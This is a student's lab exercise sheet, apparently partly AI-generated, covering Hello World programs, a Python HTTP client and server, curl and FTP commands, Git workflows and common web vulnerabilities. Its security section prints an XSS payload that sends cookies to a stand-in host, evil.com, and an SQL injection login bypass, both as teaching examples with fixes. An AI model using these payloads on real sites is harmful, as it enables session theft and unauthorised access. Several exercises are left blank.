**LAB EXERCISE**

**1. Write a simple "Hello World" program in two different programming languages of your choice. Compare the structure and syntax**.

// C

#include <stdio.h>

int main() {

printf("Hello, World!\n");

return 0;

}

//py

print("Hello, World!")

**2. Design a simple HTTP client-server communication in any language.**

Sure! Here's a **simple HTTP client-server example** written in **Python** using the built-in http.server for the server and requests module for the client.

**1. HTTP Server (Python)**

This simple server returns "Hello from Server!" when accessed.

# server.py

from http.server import BaseHTTPRequestHandler, HTTPServer

class SimpleHandler(BaseHTTPRequestHandler):

def do\_GET(self):

self.send\_response(200) # HTTP status code

self.send\_header("Content-type", "text/plain") # Header

self.end\_headers()

self.wfile.write(b"Hello from Server!") # Body

if \_\_name\_\_ == "\_\_main\_\_":

server\_address = ('', 8080) # Listen on port 8080

httpd = HTTPServer(server\_address, SimpleHandler)

print("Server running on http://localhost:8080")

httpd.serve\_forever()

**2. HTTP Client (Python)**

This client sends a GET request to the server and prints the response.

# client.py

import requests

response = requests.get("http://localhost:8080")

print("Response from server:", response.text)

**▶️ How to Run This:**

**Run the server first:**

python server.py

**In another terminal, run the client:**

python client.py

**📝 Output Example:**

**Client Terminal:**

Response from server: Hello from Server!

**3. Simulate HTTP and FTP requests using command line tools.**

**1. Simulate HTTP Requests (Using** curl **and** wget**)**

* GET Request using curl

curl http://example.com

🔹 Fetches the homepage of example.com

* POST Request using curl

curl -X POST -d "name=Ayush&age=20" http://example.com/form

🔹 Sends form data using HTTP POST method

* Download file using wget

wget http://example.com/file.txt

🔹 Downloads a file from the server

**2. Simulate FTP Requests**

* Download File via FTP using curl

curl -u username:password ftp://ftp.example.com/file.txt -o file.txt

🔹 Downloads a file from an FTP server with authentication

* Upload File via FTP using curl

curl -T upload.txt -u username:password ftp://ftp.example.com/

🔹 Uploads upload.txt to the FTP server

* FTP Session using ftp command

ftp ftp.example.com

Then:

Username: yourusername

Password: yourpassword

ftp> ls # List files

ftp> get file.txt # Download file

ftp> put file.txt # Upload file

ftp> bye # Exit

**📌 Tools Used**

| **Tool** | **Description** |
| --- | --- |
| curl | Versatile tool for HTTP/FTP requests |
| wget | Primarily for downloading files |
| ftp | Built-in FTP command line tool |

**4. Identify and explain three common application security vulnerabilities. Suggest possible solutions.**

🔐 **1. SQL Injection (SQLi)**

**📌 Explanation:**  
Occurs when an attacker inserts malicious SQL code into an input field to manipulate the database (e.g., bypass login or retrieve sensitive data).

**🔓 Example:**

SELECT \* FROM users WHERE username = 'admin' AND password = '123' OR '1'='1';

**✅ Solution:**

Use **prepared statements** or **parameterized queries**

Validate and sanitize all user inputs

Use ORM libraries (e.g., SQLAlchemy, Hibernate)

**2. Cross-Site Scripting (XSS)**

**📌 Explanation:**  
XSS allows attackers to inject malicious scripts into webpages viewed by other users, often to steal cookies or session data.

**🔓 Example:**

<script>document.location='http://evil.com?cookie='+document.cookie</script>

**✅ Solution:**

* Escape special characters in HTML, JavaScript, and URLs
* Use content security policy (CSP) headers

Sanitize user-generated content before rendering

🔐 **3. Cross-Site Request Forgery (CSRF)**

**📌 Explanation:**  
Tricks a user into performing an action (like submitting a form) on a web app where they're already authenticated.

**🔓 Example:**  
A hidden form on an attacker’s page makes the user unknowingly change their password on another site.

**✅ Solution:**

* Use **CSRF tokens** in forms
* Use the SameSite attribute in cookies

5. Design a basic three-tier software architecture diagram for a web application.

[ Client Tier (Presentation Layer) ]

↓ HTTP/S Requests

+----------------------------------------------------+

| Web Browser / Mobile App (UI/UX) |

+----------------------------------------------------+

↕ API Calls / HTTP

[ Application Tier (Logic Layer) ]

+----------------------------------------------------+

| Web Server / Application Server |

| - Business Logic |

| - REST APIs / Controllers |

| - Authentication / Authorization |

+----------------------------------------------------+

↕ SQL Queries / ORM

[ Data Tier (Database Layer) ]

+----------------------------------------------------+

| Database Server |

| - Relational DB (MySQL, PostgreSQL) |

| - NoSQL (MongoDB, Redis) |

+----------------------------------------------------+

**6. Explore different types of software environments (development, testing, production). Set up a basic environment in a virtual machine.**

## 🔍 ****Types of Software Environments****

| **Environment** | **Purpose** |
| --- | --- |
| **Development** | Used by developers to write and debug code. Has developer tools, logs, and minimal security. |
| **Testing** | Used for QA testing. Mirrors production with controlled test data. |
| **Production** | Live environment accessed by real users. High performance and security required. |

## 💻 ****Setting Up a Basic Environment in a Virtual Machine (Ubuntu Example)****

### ✅ Step-by-Step (Using VirtualBox and Ubuntu)

1. **Install VirtualBox & Download Ubuntu ISO**
   * [VirtualBox](https://www.virtualbox.org/)
   * [Ubuntu ISO](https://ubuntu.com/download/desktop)
2. **Create a New Virtual Machine**
   * OS: Ubuntu (64-bit)
   * RAM: 2 GB+
   * Disk: 20 GB
3. **Install Ubuntu in the VM**
4. **Set Up a Development Environment**  
   Open terminal in Ubuntu and run:
5. sudo apt update
6. sudo apt install git curl build-essential
7. sudo apt install python3-pip
8. sudo apt install nodejs npm
9. **Set Up a Web App Environment (Optional)**  
   Example: Basic Flask App (Python)
10. pip3 install flask
11. mkdir myapp && cd myapp
12. echo 'from flask import Flask; app = Flask(\_\_name\_\_); @app.route("/")\ndef home(): return "Hello from VM!"' > app.py
13. flask run --host=0.0.0.0
14. **Access App from Browser (If network configured)**  
    Open browser and go to http://localhost:5000 from the host machine (requires port forwarding or bridged adapter in VM settings).

**7. Write and upload your first source code file to Github.**

Sure! Here's a step-by-step guide to **write and upload your first source code file to GitHub**.

## ✅ ****1. Prerequisites****

* A **GitHub account** – [Sign up here](https://github.com/)
* **Git** installed – run git --version to check

## 🖊️ ****2. Write Your First Code File****

Example: A simple Python program

Create a file called hello.py:

# hello.py

print("Hello, GitHub!")

## 🧭 ****3. Steps to Upload It to GitHub****

**🌐 Option A: Upload via GitHub Website (Easy Way)**

1. Go to [https://github.com](https://github.com/)
2. Click **New repository**
   * Give it a name (e.g., my-first-code)
   * Keep it Public or Private
   * Click **Create repository**
3. Click **"Add file" > "Upload files"**
4. Drag hello.py into the page or click "choose your files"
5. Add a commit message (e.g., “Initial commit”)
6. Click **"Commit changes"**

✅ Done! Your file is now on GitHub.

**💻 Option B: Upload via Git & Terminal (Developer Way)**

# 1. Create folder and add file

mkdir my-first-code

cd my-first-code

echo 'print("Hello, GitHub!")' > hello.py

# 2. Initialize Git repo

git init

git add hello.py

git commit -m "Initial commit"

# 3. Create repo on GitHub via browser

# 4. Connect local repo to GitHub

git remote add origin https://github.com/your-username/my-first-code.git

git branch -M main

git push -u origin main

## 8. Create a Github repository and document how to commit and push code changes.

Sure! Here's a **step-by-step guide** to:

1. ✅ **Create a GitHub repository**
2. ✍️ **Commit and push code changes from your local machine**
3. 📝 **Document everything clearly**

## 🚀 ****Step 1: Create a GitHub Repository****

1. Go to [https://github.com](https://github.com/)
2. Click **“+” > “New repository”**
3. Fill in:
   * **Repository name** (e.g., my-demo-app)
   * (Optional) Add description
   * Choose **Public** or **Private**
4. Click **Create repository**

You will now see instructions to push your code.

## 💻 ****Step 2: Set Up Git Locally****

### A. Open Terminal (Command Prompt / Git Bash)

### B. Configure Git (if you haven't)

git config --global user.name "Your Name"

git config --global user.email "your@email.com"

## ✨ ****Step 3: Initialize Local Repo & Commit Code****

### A. Create project folder and code file

mkdir my-demo-app

cd my-demo-app

echo 'print("Hello GitHub!")' > hello.py

### B. Initialize Git & Commit

git init # Initialize Git repo

git add hello.py # Stage the file

git commit -m "Initial commit" # Commit with message

## 🌐 ****Step 4: Link with GitHub Repo & Push****

Use the URL of the GitHub repo you just created:

git remote add origin https://github.com/your-username/my-demo-app.git

git branch -M main

git push -u origin main

🔒 If you're using **2FA**, use **GitHub token** instead of password.

## 📖 ****Documentation Summary****

# How to Commit and Push Code to GitHub

## 1. Create a Repo on GitHub

Go to https://github.com and click "New Repository". Name it and create it.

## 2. Clone or Initialize Locally

```bash

mkdir my-project && cd my-project

git init

## 3. Add Your Code

echo "print('Hello')" > hello.py

## 4. Stage and Commit

git add hello.py

git commit -m "Initial commit"

## 5. Connect to GitHub and Push

git remote add origin https://github.com/your-username/my-project.git

git branch -M main

git push -u origin main

**9. Create a student account on Github and collaborate on a small project with a classmate.**

Great initiative! Here’s how you can **create a GitHub Student account** and **collaborate on a project with a classmate**.

## 🎓 Step 1: Create a GitHub Student Account

### ✅ Apply for GitHub Student Developer Pack:

1. Visit: <https://education.github.com/pack>
2. Click **“Get Student Benefits”**
3. Sign in to GitHub (or create a free account)
4. Provide:
   * A **valid school-issued email address** (e.g., @edu.in)
   * Or upload a **student ID**/proof of enrollment
5. Submit the application

⏳ **Approval Time:** Usually within a few days

✅ Once approved, you get **free tools** like private repos, free domains, IDEs, cloud credits, and more!

## 👥 Step 2: Create a Repository to Collaborate

### A. Create a New Repository:

1. Go to [https://github.com](https://github.com/)
2. Click **"New"**
3. Name it (e.g., student-collab-project)
4. Set it to **Public or Private**
5. Click **Create Repository**

### B. Add a Classmate as Collaborator:

1. Go to the repo’s **Settings > Collaborators**
2. Click **Add people**
3. Enter your classmate's **GitHub username or email**
4. Click **Invite**

Your classmate will receive an invitation. Once accepted, you both can work on the repo.

## 🛠️ Step 3: Collaborate on Code

### Each of you can:

# Clone the repository

git clone https://github.com/your-username/student-collab-project.git

# Make changes to a file

echo "print('Hello from Ayush')" > app.py

# Commit and push

git add app.py

git commit -m "Added main app file"

git push origin main

Use **branches** and **pull requests** for cleaner collaboration if working on bigger projects.

**10. Follow a GIT tutorial to practice cloning, branching, and merging repositories.**

## 🚀 Step 1: Create and Clone a Repository

### A. Create a Repo on GitHub

1. Go to [GitHub](https://github.com/)
2. Click **"New Repository"**
3. Name it git-practice
4. Click **Create repository**

### B. Clone It to Your Local System

git clone https://github.com/your-username/git-practice.git

cd git-practice

## 🌿 Step 2: Create a Branch

### A. Create a new branch

git checkout -b feature-1

### B. Make changes

echo "This is Feature 1" > feature.txt

git add feature.txt

git commit -m "Added feature.txt in feature-1 branch"

## 🔁 Step 3: Switch and Merge Branches

### A. Go back to the main branch

git checkout main

### B. Merge the feature branch into main

git merge feature-1

## ☁️ Step 4: Push to GitHub

git push origin main


(Optional: push the new branch if needed)

git push origin feature-1

## 🧪 Step 5: View on GitHub

Go to your GitHub repo page. You’ll see the merged changes under **"Commits"** or **"Files"** tab.

**11. Create a flowchart representing the Software Development Life Cycle (SDLC).**



**12. Design a basic system architecture for a food delivery app.**

13. **Develop test cases for a simple calculator program.**

#include <stdio.h>

int main() {

float num1, num2;

char op;

printf("Enter expression (e.g., 5 + 3): ");

scanf("%f %c %f", &num1, &op, &num2);

switch(op) {

case '+': printf("%.2f\n", num1 + num2); break;

case '-': printf("%.2f\n", num1 - num2); break;

case '\*': printf("%.2f\n", num1 \* num2); break;

case '/':

if(num2 != 0)

printf("%.2f\n", num1 / num2);

else

printf("Error: Division by zero\n");

break;

default: printf("Invalid operator\n");

}

return 0;

}

14**. Create a DFD for a hospital management system.**

**15.Draw a flowchart representing the logic of a basic online registration system.**